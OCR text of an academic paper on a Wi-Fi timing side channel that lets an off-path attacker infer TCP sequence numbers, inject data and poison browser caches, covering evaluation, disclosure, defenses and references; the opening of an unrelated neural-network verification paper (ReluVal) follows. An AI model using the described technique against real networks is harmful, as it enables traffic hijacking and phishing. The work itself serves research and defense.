**Detecting the size of any object** So far, we have assumed that we are aware of the size of the response sent from the server to the client so that we can predict where to insert the forged payload. This is in fact not difficult to achieve because once we know the next expected sequence number, we can ask the puppet to request the object and then infer the new expected sequence number; the increment is exactly the size of the response.


## 6 Evaluations

**Experimental Setup** Our network topology is the same as in §3. The attack machine is an Ubuntu 14.04 host in our lab. We tested those attacks against three different operating systems, including macOS 10.13, Linux 4.14.0, and Windows 10 Pro version 1709 (they are also the same versions used to study the behaviors of TCP stacks shown in Table 2). We empirically evaluated different techniques with Chrome 64.0 and Firefox 58.0.1. When we evaluated the attack for the 'Remote Attacker' scenario, the experiments were performed in the same house as mentioned in §3 with at most 4 users, and RTTs between the client and attacker were over 20ms. The bandwidth we utilized in the remote and local experiments are approximately 1000pkts/s and 4000pkts/s respectively (or $\sim$ 0.5Mbps and $\sim$ 2Mbps), which we believe are moderate and comparable to prior work [18].


**Noise Resilience of Timing Side Channel** Using the same experimental setups as in §3, we introduce two different types of noise to evaluate the resilience of the Wi-Fi timing side channel. First, for the 5GHz network, the malicious webpage contains a Youtube video, which would be automatically played while timing measurements are performed. Second, as 2.4GHz networks tend to influence each other, we have also conducted the measurement in the lab where there were 43 accessible Wi-Fi in total, 22 of which were 2.4GHz network and 6 used the same channel that our test router used; there were also more than 10 students actively using the network. As depicted in Fig. 9, the timing channel does encounter additional noise but RTTs are still visibly different.

**Evaluation of Local Attacks** Our victim webpage can be any page transmitted over HTTP. Although Google Chrome marks some non-HTTPS sites as "not secure", we still found some sensitive bank websites (e.g., www.icbc.com.cn) that haven't deployed HTTPS on all of its pages, rendering them vulnerable to our attack. Typically, while allowing seemingly non-sensitive pages (*e.g.,* homepage) transmitted over HTTP, websites would restrict sensitive pages (*e.g.,* login pages) to HTTPS, presumably because of their concern of both performance and security. Consequently, an adversary who successfully hijacked the homepage could have injected a phishing login component already. Furthermore, even if HTTPS is deployed on all pages, attackers could still mount the attack, as long as HTTP Strict Transport Security (HSTS) is absent; this is because the initial request to the website will still use HTTP and it is the server that subsequently redirects the browser to its HTTPS site. One representative example is the news website 'www.cnn.com' which uses HTTPS but unfortunately not HSTS. When a user tries to access its homepage, an initial request is submitted via HTTP for which an adversary can inject a fake reply, preventing the legitimate response from redirecting to HTTPS.


Next we report the attack success rate and the average time to succeed. Depending on our target OS, we leverage different strategies described in §5.3 along with the timing side channel, and present the results in table 3. As




(a) RTT measurement for 5GHz of a Huawei router (b) Gap measurement for 5GHz of a Huawei router




(c) RTT measurement for 2.4GHz of a Linksys router (d) Gap measurement for 2.4GHz of a Linksys router




(e) RTT measurement for 2.4GHz of a Linksys router (f) RTT measurement for 2.4GHz of a Huawei router

The upper four figures are measured while playing a youtube video, and the lower two are under wireless interference.

Figure 9: Measurement of MacOS with additional interference in a local setup

it illustrates, three most popular operating systems are all vulnerable to the attack if they connect to the Internet via a wireless router. With respect to the random-increment port selection strategy utilized by Linux, attacks against Linux take around 1 more minute on average to infer the port number. Some optimizations discussed in [28] could be applied to significantly reduce the time of port inference. We demo some of these attacks on our project website [3].

**Evaluation of Remote Attacks** To further demonstrate the practicality of the attack, we report results under a "remote attacker" scenario described earlier (the RTT between the outside attacker and victim is over 20ms). First, we conducted the same measurements as in §3 to ascertain the timing side channel is not eliminated due to network jitter. Fig. 10 presents the results of measurements at two different locations in the same city. Though there is more overlap between the two boxes compared to the local setup, the signal is clearly present. They can be

| OS | Browser | Success Rate | Avg time cost(s) | Technique(s) |
|---|---|---|---|---|
| Linux | Chrome Firefox | 10/10 | 188.80 | Timing Side Channel |
| MacOS | Chrome Firefox | 10/10 | 48.91 | Timing Side Channel |
| Windows | Chrome Firefox | 10/10 | 43.42 | Timing Side Channel & Direct Page Read |
| Linux | Firefox | 9/10 | 103.53 | Timing Side Channel & Blind Data Injection |

Table 3: Summary of attacks in a local setup

distinguished with modest false negatives (*i.e.,* missing in-window numbers) and false positives (*i.e.,* misclassifying an out-of-window number), both of which could be further reduced by increasing the number of probing packets per test and more rounds of double-checking.

Next, to complete a realistic attack, we implemented the web cache poisoning attack against MacOS with aforementioned optimizations. Table 4 enumerates the 10 test results along with the number of false negatives produced during each experiment. It's worth noting that we never encountered the case where the attack procedure mistakenly reports a success due to error recovery and double checking. Besides longer RTTs compared to that of a local setup, the significant time cost is attributed to the following factors: (1) Regarding sequence number inference upon MacOS, though an attacker can send probing packets without any flags as shown in table 2, we found those packets are likely to be discarded in a real-world network environment. To cope with it, we send probing packets with ACK bit set and guess two acknowledgement numbers (*e.g.,* 0 and 2G) for every guessed sequence number, effectively doubling the number of packets sent. (2) Traversing through the entire sequence number space already takes roughly 5 minutes, if we happen to miss the correct sequence number (false negative) even once, we need to repeat the search process[6]. Nevertheless, since there is only one 'critical' test (*i.e.,* one correct sequence number) in each iteration, the chance of missing it is quite small. We can further reduce this chance by tuning the RTT threshold parameter, which we leave as a future exercise. (3) The time cost varies substantially due to the large search space of the sequence number. Specifically, while the attack attempts to explore every possible sequence number from 0 to $2^{32}$ per window, the procedure stops earlier if a correct sequence number happens to be small.

[6]In practice, we consider attacks over 10 minutes to be impractical, thus attacks halt after two iterations of failure





Figure 10: RTT measurement of macOS using 5GHz network of a Xiaomi router at two different locations with RTTs over 20ms

| Result | Time cost (s) | #FN | Result | Time cost (s) | #FN |
|---|---|---|---|---|---|
| success | 25.66 | 0 | success | 23.08 | 0 |
| success | 286.31 | 0 | success | 580.32 | 1 |
| success | 549.15 | 1 | success | 195.03 | 0 |
| success | 335.10 | 0 | success | 227.43 | 0 |
| failure | 634.03 | 2 | success | 185.74 | 0 |

FN: False Negative (*i.e.,* Missing correct SEQ number)

Table 4: 10 trials of remote attacks against macOS

## 7 Discussion

As discussed in §3, the timing side channel results from the half-duplex nature of wireless networks. It is further magnified due to the collision and backoff inherent in wireless protocols. As we demonstrated, a full-duplex system does not exhibit any timing channel (see §3) as no collision will occur when uplink and downlink traffic happen at the same time. Finally, as confirmed in our test routers, modern wireless routers all support CSMA/CA and RTS/CTS as it is part of the 802.11 standards [31], and the principle is unlikely to change any time soon.

Although we only discuss the threat model where connections originated from a victim client are targeted, the attack actually also applies to connections originated from *other clients connected through the same wireless router*. This is because all these clients (*e.g.,* behind the same NAT) share the same collision domain and therefore suffer from the same timing channel. Responses triggered on *any client* by probing packets will effectively delay the post-probe query. In this case, the victim connection (opened through puppet) simply opens up opportunities for an off-path attacker to measure collision. In addition, we can expand the threat model to consider servers that are wirelessly connected, *e.g.,* IoT devices. It has been shown that millions of IoT devices are reachable through public IP addresses and open ports [14]. In such cases, a completely off-path attack can be launched against a connection on such IoT devices, *e.g.,* counting bytes exchanged on the connection, terminating its connection with another host, injecting malicious command on an ongoing telnet connection (similar to the capability described in [18]).

## 8 Defenses

After we discovered the time side channel issue, we have disclosed it to the working group in February 2018. They have quickly acknowledged this weakness and became highly engaged in discussion of the matter. However, due to the expected challenges in changing the half-duplex design, we are yet to see an appropriate solution at the 802.11 level. Therefore, the immediate mitigations are expected to be at higher levels. We've also disclosed it to vendors of the routers that we tested, among whom only one replied and actively discussed it with us. Though the company employees acknowledged this weakness, they decided to submit this security issue to Wi-Fi Alliance, hoping that this would be fixed in the protocol standard. In the reminder of this section, mitigations/patches at different layers are offered and thoroughly discussed.

**Defenses in Wi-Fi technology.** Unlike the previous software-induced side channels, the timing channel introduced by Wi-Fi is inherently difficult to eliminate or mitigate (just as the recent meltdown and spectre vulnerability in CPUs [35, 34]). One straightforward defense would be to make the Wi-Fi channel full-duplex. For instance, with frequency-division duplexing, different frequency sub-bands can be used for uplink and downlink traffic. However, this can potentially introduce low bandwidth utilization as separate dedicated sub-bands have to be pre-allocated (and real-world Internet traffic volume is not symmetric). Even though IEEE 802.11ax working group has been considering the possibility of supporting in-band full-duplex communication [2], research still needs to be done to make sure the real-world challenges such as backward compatibility are carefully considered and addressed [12, 30]. At this point though, it is unclear when the technology will be widely deployed in practice, according to our conversation with the 802.11 working group.

**Defenses in the TCP stacks.** As described in §2.2, the packet validation logic of the latest TCP specification inherently treats valid and invalid incoming packets differently, in terms of whether a response should be generated. One solution is to revisit the specification and look for alternatives. A good hint is that all three modern operating systems implement the ACK number validation differently, yet they have co-existed without any major issues for a long time now. This leaves some flexibility in the ACK number validation logic. Ideally, no matter what ACK number an incoming packet has, it should either consistently respond or never respond. Assuming an incoming packet already has a valid sequence number, the only constraints we have here are:

(1) if it is a data packet and its ACK number is also in-window, a correct TCP receiver should always respond with an ACK (or delayed ACK); (2) when a pure ACK with sequence number in-window and ACK number in-window arrives, there should be no response (otherwise, an ACK war [6] may be triggered).

In the remaining cases: (3) a data packet with out-of-window ACK number; (4) a pure ACK with out-of-window ACK number, their responses appear to be flexible in practice — see row no. 2, 3, 13, 16, and 18 in Table 2) for the data packet case and row no. 2, 3, 12, 13, and 18 for the pure ACK case. Therefore, assuming an incoming packet already has an in-window sequence number, we can always force a response for a data packet, and no response for pure an ACK packet regardless of their ACK numbers. We plan to validate this idea by formally model checking the proposed changes together with legacy behaviors for the absence of ACK war.

With regards to sequence number validation, we hypothesize that the responses of receiving packets with valid and invalid sequence numbers can also be consistent. However its implications must be evaluated more carefully. A good strategy to consider is to rate limit ACK responses generated for various types of incoming packets. Even if inconsistent, this would allow the differences in responses (e.g., one response vs. zero) to be small enough and impossible to measure. The same rate limiting idea applies to connection identification, where packets are likely dropped by NAT or firewall if no connection is present and some response will be triggered if there is an active connection.

**Defenses in Application layer** Clearly, HSTS and HTTPS will help ward off most serious web attacks such as the web cache poisoning attack. Other TCP-level attacks (*e.g.,* inferring presence of connection [18], byte counting [20], connection reset [18]) could still be mounted by exploiting the vulnerability. HSTS and HTTPS can prevent only web cache poisoning attack (application-layer attacks) but not the TCP-level attacks.

Some versions of our attack also exploit features of browser implementations, and thus we believe some mitigations can be made in the browser (*i.e.,* make parsing of responses stricter) to complicate the ACK number inference step. The idea is that whenever the browser observes anything abnormal regarding the responses, *e.g.,* malformed or longer than expected, it should immediately drop the connection and restart. A small tradeoff is that this may break some backward compatibility with non-standard-conforming web servers. In terms of its effectiveness in stopping web cache poisoning attacks, it really only helps Linux as the attack now needs to fallback to a much slower version of the ACK number inference (likely tripling the time for a complete attack). Regarding Windows, although it also defeats our first strategy to infer ACK number by creating a malformed response, our alternative strategy is unaffected. MacOS's TCP stack implementation is so vulnerable that we will always favor the binary search on the ACK number to exploiting any browser-specific weakness. Finally, connection inference (privacy breach) and sequence number inference (byte counting and reset) attacks remain potent as they only rely on the TCP stack.

For the purpose of supporting further research to reproduce and mitigate the attack, we open sourced our implementation of the attack against different OSes, now publicly available at [5].

## 9 Related Work

We have described the most relevant work of various off-path TCP attacks in §2.3. In this section, we discuss a different set of related works.

**Other off-path side channels.** Besides the TCP sequence number, it has been shown that other types of information can be inferred by a blind off-path attacker. [24, 33, 23, 48, 13, 49, 26, 41, 37]. Most of these side channels do not in themselves allow serious attacks. However, much of the research translates to measurement tools that can be useful. For example, Knockel *et al.* [33] demonstrate the use of a new per-destination IPID side channel that can leak the number of packets sent between two arbitrary hosts on several major operating systems. Alexander *et al.* [13] can infer the RTT between two arbitrary hosts through the shared SYN backlog. Qian *et al.* [41] used global IPID side channel to measure directional port blocking. More recently, the Augur system [37] used the same IPID side channel to measure Internet censorship and connectivity disruption. The same side channel has also been used to count how many hosts are behind a NAT [15] and other applications [21].

**Side channel discovery and defenses.** Typically, when a specific type of vulnerability becomes known, there are many strategies to discover more concrete instances of them. For instance, static taint analysis has been applied to look for TCP packet counter side channels [19]. The problem is modeled as an information flow problem where the secret is the current sequence number, and the sink is the set of packet counters that report aggregated statistics to user space programs. If the secret sequence number can leak to the sink, then it is flagged as a potential side channel. There may be false positives (due to the over-approximation of the static analysis) but should not have false negatives by design. In the case of CPU cache side channels, symbolic execution has been applied to track the precise cache state over execution traces [47]. If the cache states can be different

at any point in the trace with different secret inputs, the program is flagged to have leakage. Since the analysis is applied over concrete execution traces, the approach has no false positives (but may have false negatives). Unfortunately, the Wi-Fi side channel is not a software artifact and therefore cannot be discovered unless it is explicitly modeled and analyzed.

In terms of side channel defenses, there are various standard strategies such as perturbing the channel by injecting noise [7, 22, 45], and isolating the resources altogether [8, 32]. Unfortunately for Wi-Fi, these standard techniques would mean introducing wireless latency (which hurts performance), or making the channel full-duplex which we discussed earlier to be challenging as well.

## 10 Conclusions

To conclude, we have discovered a subtle yet fundamental side channel inherent in all generations of Wi-Fi or IEEE 802.11 technology because they are half-duplex. Furthermore, we show the timing channel is reliable and amplifiable, and also implement a real off-path TCP exploit in practice, allowing the attackers to inject data into a TCP connection and force the browser to cache malicious objects. Our study reveals that this novel attack affects all three most popular operating systems: macOS, Windows, and Linux. We provide a thorough analysis and evaluation of the proposed attack under different router/network/OS/browser combinations. Finally, we propose possible defenses against this attack.

## Acknowledgement

We wish to thank Zakir Durumeric (our shepherd) and the anonymous reviewers for their valuable comments and suggestions. Many thanks to Prof. Srikanth V. Krishnamurthy, Mart Molle, and Zhuo Lv who educated us on the fundamentals of wireless networks. We are also fortunate to work with the IEEE 802.11 working group, specifically Dorothy Stanley, Daniel Harkins, Jouni Malinen, to discuss the side channel and are grateful for their insights. This work was supported by the National Science Foundation under Grant No.1464410, 1652954, and 1646641.

## References

[1] Blind TCP/IP Hijacking is Still Alive. http://phrack.org/issues/64/13.html.

[2] In-band Full Duplex Radios and System Performance. https://mentor.ieee.org/802.11/dcn/15/11-15-0043-01-00ax-in-band-full-duplex-radios-and-system-performance.pdf.

[3] Off-path tcp exploit: Demos of web cache poisoning attacks. https://sites.google.com/view/tcp-off-path-exploits/.

[4] RFC 793 - Transmission Control Protocol. http://tools.ietf.org/html/rfc793.

[5] TCP Exploit. https://github.com/seclab-ucr/tcp_exploit.

[6] [tcpm] mitigating TCP ACK loop ("ACK storm") DoS attacks. https://www.ietf.org/mail-archive/web/tcpm/current/msg09450.html.

[7] [patch net] linux tcp flaw lets 'anyone' hijack internet traffic, 2016.

[8] [patch net] tcp: enable per-socket rate limiting of all 'challenge acks', 2016.

[9] About the security content of macos high sierra 10.13, 2017.

[10] About the security content of macos high sierra 10.13.1, security update 2017-001 sierra, and security update 2017-004 el capitan, 2017.

[11] The darwin kernel. https://github.com/apple/darwin-xnu, 2017.

[12] AIJAZ, A., AND KULKARNI, P. Protocol design for enabling full-duplex operation in next-generation ieee 802.11 wlans. *IEEE Systems Journal PP*, 99 (2017), 1–12.

[13] ALEXANDER, G., AND CRANDALL, J. R. Off-Path Round Trip Time Measurement via TCP/IP Side Channels. In *INFOCOM* (2015).

[14] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., KUMAR, D., LEVER, C., MA, Z., MASON, J., MENSCHER, D., SEAMAN, C., SULLIVAN, N., THOMAS, K., AND ZHOU, Y. Understanding the mirai botnet. In *26th USENIX Security Symposium (USENIX Security 17)* (Vancouver, BC, 2017), USENIX Association, pp. 1093–1110.

[15] BELLOVIN, S. M. A Technique for Counting Natted Hosts. In *Proceedings of the 2Nd ACM SIGCOMM Workshop on Internet Measurment* (2002).

[16] BENSAOU, B., WANG, Y., AND KO, C. C. Fair medium access in 802.11 based wireless ad-hoc networks. In *Proceedings of the 1st ACM international symposium on Mobile ad hoc networking & computing* (2000), IEEE Press, pp. 99–106.

[17] CALI, F., CONTI, M., AND GREGORI, E. Ieee 802.11 protocol: design and performance evaluation of an adaptive backoff mechanism. *IEEE journal on selected areas in communications 18*, 9 (2000), 1774–1786.

[18] CAO, Y., QIAN, Z., WANG, Z., DAO, T., KRISHNAMURTHY, S. V., AND MARVEL, L. M. Off-path TCP exploits: Global rate limit considered dangerous. In *25th USENIX Security Symposium (USENIX Security 16)* (2016).

[19] CHEN, Q. A., QIAN, Z., JIA, Y. J., SHAO, Y., AND MAO, Z. M. Static detection of packet injection vulnerabilities: A case for identifying attacker-controlled implicit information leaks. In *CCS* (2015).

[20] CHEN, S., WANG, R., WANG, X., AND ZHANG, K. Side-channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In *IEEE Symposium on Security and Privacy* (2010).

[21] CHEN, W., HUANG, Y., RIBEIRO, B. F., SUH, K., ZHANG, H., DE SOUZA E SILVA, E., KUROSE, J., AND TOWSLEY, D. Exploiting the ipid field to infer network path and end-system characteristics. In *Proceedings of the 6th International Conference on Passive and Active Network Measurement (PAM)* (2005).

[22] CRANE, S., HOMESCU, A., BRUNTHALER, S., LARSEN, P., AND FRANZ, M. Thwarting cache side-channel attacks through dynamic software diversity. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS)* (2015).

[23] ENSAFI, R., KNOCKEL, J., ALEXANDER, G., AND CRANDALL, J. R. Detecting Intentional Packet Drops on the Internet via TCP/IP Side Channels. In *PAM* (2014).

[24] ENSAFI, R., PARK, J. C., KAPUR, D., AND CRANDALL, J. R. Idle Port Scanning and Non-interference Analysis of Network Protocol Stacks using Model Checking. In *USENIX Security* (2010).

[25] GILAD, Y., AND HERZBERG, A. Off-Path Attacking the Web. In *USENIX WOOT* (2012).

[26] GILAD, Y., AND HERZBERG, A. Spying in the Dark: TCP and Tor Traffic Analysis. In *PETS* (2012).

[27] GILAD, Y., AND HERZBERG, A. When tolerance causes weakness: the case of injection-friendly browsers. In *WWW* (2013).

[28] GILAD, Y., AND HERZBERG, A. Off-path tcp injection attacks. *ACM Transactions on Information and System Security (TISSEC) 16*, 4 (2014), 13.

[29] GOGUEN, J. A., AND MESEGUER, J. Security Policies and Security Models. In *IEEE Symposium on Security and Privacy* (1982).

[30] IEEE 802.11-13/1421R1. STR radios and STR media access.

[31] IEEE 802.11 WORKING GROUP OF THE LAN/MAN STANDARDS COMMITTEE OF THE IEEE COMPUTER SOCIETY. 802.11-2016 - IEEE Standard for Information technology–Telecommunications and information exchange between systems Local and metropolitan area networks–Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications.

[32] KIM, T., PEINADO, M., AND MAINAR-RUIZ, G. STEALTHMEM: System-level protection against cache-based side channel attacks in the cloud. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)* (2012).

[33] KNOCKEL, J., AND CRANDALL, J. R. Counting Packets Sent Between Arbitrary Internet Hosts. In *FOCI* (2014).

[34] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre attacks: Exploiting speculative execution. *ArXiv e-prints* (January 2018).

[35] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. Meltdown. *ArXiv e-prints* (January 2018).

[36] MILLER, B., HUANG, L., JOSEPH, A. D., AND TYGAR, J. D. I know why you went to the clinic: Risks and realization of https traffic analysis. In *Privacy Enhancing Technologies* (2014).

[37] PEARCE, P., ENSAFI, R., LI, F., FEAMSTER, N., AND PAXSON, V. Augur: Internet-wide detection of connectivity disruptions. In *2017 IEEE Symposium on Security and Privacy (SP)* (May 2017), pp. 427–443.

[38] PTACEK, T. H., AND NEWSHAM, T. N. Insertion, Envasion, and Denial of Service: Eluding Network Intrusion Detection. Tech. rep., 1998.

[39] QIAN, Z., AND MAO, Z. M. Off-Path TCP Sequence Number Inference Attack – How Firewall Middleboxes Reduce Security. In *IEEE Symposium on Security and Privacy* (2012).

[40] QIAN, Z., MAO, Z. M., AND XIE, Y. Collaborative TCP sequence number inference attack: how to crack sequence number under a second. In *CCS* (2012).

[41] QIAN, Z., MAO, Z. M., XIE, Y., AND YU, F. Investigation of Triangular Spamming: A Stealthy and Efficient Spamming Technique. In *Proc. of IEEE Security and Privacy* (2010).

[42] QUACH, A., WANG, Z., AND QIAN, Z. Investigation of the 2016 linux tcp stack vulnerability at scale. In *Proc. ACM SIGMETRICS* (2017).

[43] R. BRADEN, ED. Requirements for Internet Hosts - Communication Layers. rfc 1122, 1989.

[44] RAMAIAH, ANANTHA AND STEWART, R AND DALAL, MITESH. Improving TCP's Robustness to Blind In-Window Attacks. rfc5961, 2010.

[45] SHAN, Z., NEAMTIU, I., QIAN, Z., AND TORRIERI, D. Proactive restart as cyber maneuver for android. In *MILCOM 2015 - 2015 IEEE Military Communications Conference* (2015).

[46] TOBAGI, F., AND KLEINROCK, L. Packet switching in radio channels: part ii–the hidden terminal problem in carrier sense multiple-access and the busy-tone solution. *IEEE Transactions on communications 23*, 12 (1975), 1417–1433.

[47] WANG, S., WANG, P., LIU, X., ZHANG, D., AND WU, D. Cached: Identifying cache-based timing channels in production software. In *26th USENIX Security Symposium (USENIX Security 17)* (Vancouver, BC, 2017), USENIX Association, pp. 235–252.

[48] ZHANG, X., KNOCKEL, J., AND CRANDALL, J. R. Original SYN: Finding Machines Hidden Behind Firewalls. In *INFOCOM* (2015).

[49] ZHANG, X., KNOCKEL, J., AND CRANDALL, J. R. High fidelity off-path round-trip time measurement via tcp/ip side channels with duplicate syns. In *2016 IEEE Global Communications Conference (GLOBECOM)* (Dec 2016), pp. 1–6.

[50] ZHOU, Z., QIAN, Z., REITER, M. K., AND ZHANG, Y. Static evaluation of noninterference using approximate model counting. In *Proc. of IEEE Security and Privacy* (2018).

# Formal Security Analysis of Neural Networks using Symbolic Intervals

Shiqi Wang, Kexin Pei, Justin Whitehouse, Junfeng Yang, and Suman Jana
*Columbia University*

## Abstract

Due to the increasing deployment of Deep Neural Networks (DNNs) in real-world security-critical domains including autonomous vehicles and collision avoidance systems, formally checking security properties of DNNs, especially under different attacker capabilities, is becoming crucial. Most existing security testing techniques for DNNs try to find adversarial examples without providing any formal security guarantees about the non-existence of such adversarial examples. Recently, several projects have used different types of Satisfiability Modulo Theory (SMT) solvers to formally check security properties of DNNs. However, all of these approaches are limited by the high overhead caused by the solver.

In this paper, we present a new direction for formally checking security properties of DNNs without using SMT solvers. Instead, we leverage interval arithmetic to compute rigorous bounds on the DNN outputs. Our approach, unlike existing solver-based approaches, is easily parallelizable. We further present symbolic interval analysis along with several other optimizations to minimize overestimations of output bounds.

We design, implement, and evaluate our approach as part of ReluVal, a system for formally checking security properties of Relu-based DNNs. Our extensive empirical results show that ReluVal outperforms Reluplex, a state-of-the-art solver-based system, by 200 times on average. On a single 8-core machine without GPUs, within 4 hours, ReluVal is able to verify a security property that Reluplex deemed inconclusive due to timeout after running for more than 5 days. Our experiments demonstrate that symbolic interval analysis is a promising new direction towards rigorously analyzing different security properties of DNNs.

## 1 Introduction

In the last five years, Deep Neural Networks (DNNs) have enjoyed tremendous progress, achieving or surpassing human-level performance in many tasks such as speech recognition [19], image classifications [30], and game playing [46]. We are already adopting DNNs in security- and mission-critical domains like collision avoidance and autonomous driving [1, 5]. For example, unmanned Aircraft Collision Avoidance System X (ACAS Xu), uses DNNs to predict best actions according to the location and the speed of the attacker/intruder planes in the vicinity. It was successfully tested by NASA and FAA [2, 33] and is on schedule to be installed in over 30,000 passengers and cargo aircraft worldwide [40] and US Navy's fleets [3].

Unfortunately, despite our increasing reliance on DNNs, they remain susceptible to incorrect corner-case behaviors: *adversarial examples* [48], with small, human-imperceptible perturbations of test inputs, unexpectedly and arbitrarily change a DNN's predictions. In a security-critical system like ACAS Xu, an incorrectly handled corner case can easily be exploited by an attacker to cause significant damage costing thousands of lives.

Existing methods to test DNNs against corner cases focus on finding adversarial examples [7, 16, 31, 32, 37, 39, 41, 42, 51] without providing formal guarantees about the non-existence of adversarial inputs even within very small input ranges. In this paper, we focus on the problem of formally checking that a DNN never violates a security property (e.g., no collision) for any malicious input provided by an attacker within a given input range (e.g., for attacker aircraft's speeds between 0 and 500 mph).

Due to non-linear activation functions like ReLU, the general function computed by a DNN is highly non-linear and non-convex. Therefore it is difficult to estimate the output range accurately. To tackle these challenges, all prior work on the formal security analysis of neural networks [6, 12, 21, 25] rely on different types of Satisfiability Modulo Theories (SMT) solvers and are thus severely limited by the efficiency of the solvers.

We present ReluVal, a new direction for formally checking security properties of DNNs without using SMT solvers. Our approach leverages interval arithmetic [45] to compute rigorous bounds on the outputs of a DNN. Given the ranges of operands (e.g., $a_1 \in [0,1]$ and $a_2 \in [2,3]$), interval arithmetic computes the output range efficiently using only the lower and upper bounds of the operands (e.g., $a_2 - a_1 \in [1,3]$ because $2-1=1$ and $3-0=3$). Compared to SMT solvers, we found interval arithmetic to be significantly more efficient and flexible for formal

analysis of a DNN's security properties.

Operationally, given an input range $X$ and security property $P$, ReluVal propagates it layer by layer to calculate the output range, applying a variety of optimization to improve accuracy. ReluVal finishes with two possible outcomes: (1) a formal guarantee that no value in $X$ violates $P$ ("secure"); and (2) an adversarial example in $X$ violating $P$ ("insecure"). Optionally, ReluVal can also guarantee that no value in a set of subintervals of $X$ violates $P$ ("secure subintervals") and that all remaining subintervals each contain at least one concrete adversarial example of $P$ ("insecure subintervals").

A key challenge in ReluVal is the inherent overestimation caused by the input dependencies [8, 45] when interval arithmetic is applied to complex functions. Specifically, the operands of each hidden neuron depend on the same input to the DNN, but interval arithmetic assumes that they are independent and may thus compute an output range much larger than the true range. For example, consider a simplified neural network in which input $x$ is fed to two neurons that compute $2x$ and $-x$ respectively, and the intermediate outputs are summed to generate the final output $f(x) = 2x - x$. If the input range of $x$ is $[0,1]$, the true output range of $f(x)$ is $[0,1]$. However, naive interval arithmetic will compute the range of $f(x)$ as $[0,2] - [0,1] = [-1,2]$, introducing a huge overestimation error. Much of our research effort focuses on mitigating this challenge; below we describe two effective optimizations to tighten the bounds.

First, ReluVal uses *symbolic intervals* whenever possible to track the symbolic lower and upper bounds of each neuron. In the preceding example, ReluVal tracks the intermediate outputs symbolically ($[2x, 2x]$ and $[-x, -x]$ respectively) to compute the range of the final output as $[x, x]$. When propagating symbolic bound constraints across a DNN, ReluVal correctly handles non-linear functions such as ReLU and calculates proper symbolic upper and lower bounds. It concretizes symbolic intervals when needed to preserve a sound approximation of the true ranges. Symbolic intervals enable ReluVal to accurately handle input dependencies, reducing output bound estimation errors by 85.67% compared to naive extension based on our evaluation.

Second, when the output range of the DNN is too large to be conclusive, ReluVal iteratively bisects the input range and repeats the range propagation on the smaller input ranges. We term this optimization *iterative interval refinement* because it is in spirit similar to abstraction refinement [4, 18]. Interval refinement is also amenable to massive parallelization, an additional advantage of ReluVal over hard-to-parallelize SMT solvers.

Mathematically, we prove that interval refinement on DNNs always converges in finite steps as long as the DNN is Lipschitz continuous which is true for any DNN with finite number of layers. Moreover, lower values of Lipschitz constant result in faster convergence. Stable DNNs are known to have low Lipschitz constants [48] and therefore the interval refinement algorithm can be expected to converge faster for such DNNs. To make interval refinement even more efficient, ReluVal uses additional optimizations that analyze how each input variable influences the output of a DNN by computing each layer's gradients to input variables. For instance, when bisecting an input range, ReluVal picks the input variable range that influences the output the most. Further, it looks for input variable ranges that influence the output monotonically, and uses only the lower and upper bounds of each such range for sound analysis of the output range, avoiding splitting any of these ranges.

We implemented ReluVal using around 3,000 line of `C` code. We evaluated ReluVal on two different DNNs, ACAS Xu and an MNIST network, using 15 security properties (out of which 10 are the same ones used in [25]). Our results show that ReluVal can provide formal guarantees for all 15 properties, and is on average 200 times faster than Reluplex, a state-of-the-art DNN verifier using a specialized solver [25]. ReluVal is even able to prove a security property within 4 hours that Reluplex [25] deemed inconclusive due to timeout after 5 days. For MNIST, ReluVal verified 39.4% out of 5000 randomly selected test images to be robust against up to $|X|_\infty \leq 5$ attacks.

This paper makes three main contributions.

- To the best of our knowledge, ReluVal is the first system that leverages interval arithmetic to provide formal guarantees of DNN security.
- Naive application of interval arithmetic to DNNs is ineffective. We present two optimizations – symbolic intervals and iterative refinement – that significantly improve the accuracy of interval arithmetic on DNNs.
- We designed, implemented, evaluated our techniques as part of ReluVal and demonstrated that it is on average 200× faster than Reluplex, a state-of-the-art DNN verifier using a specialized solver [25].

## 2 Background

### 2.1 Preliminary of Deep Learning

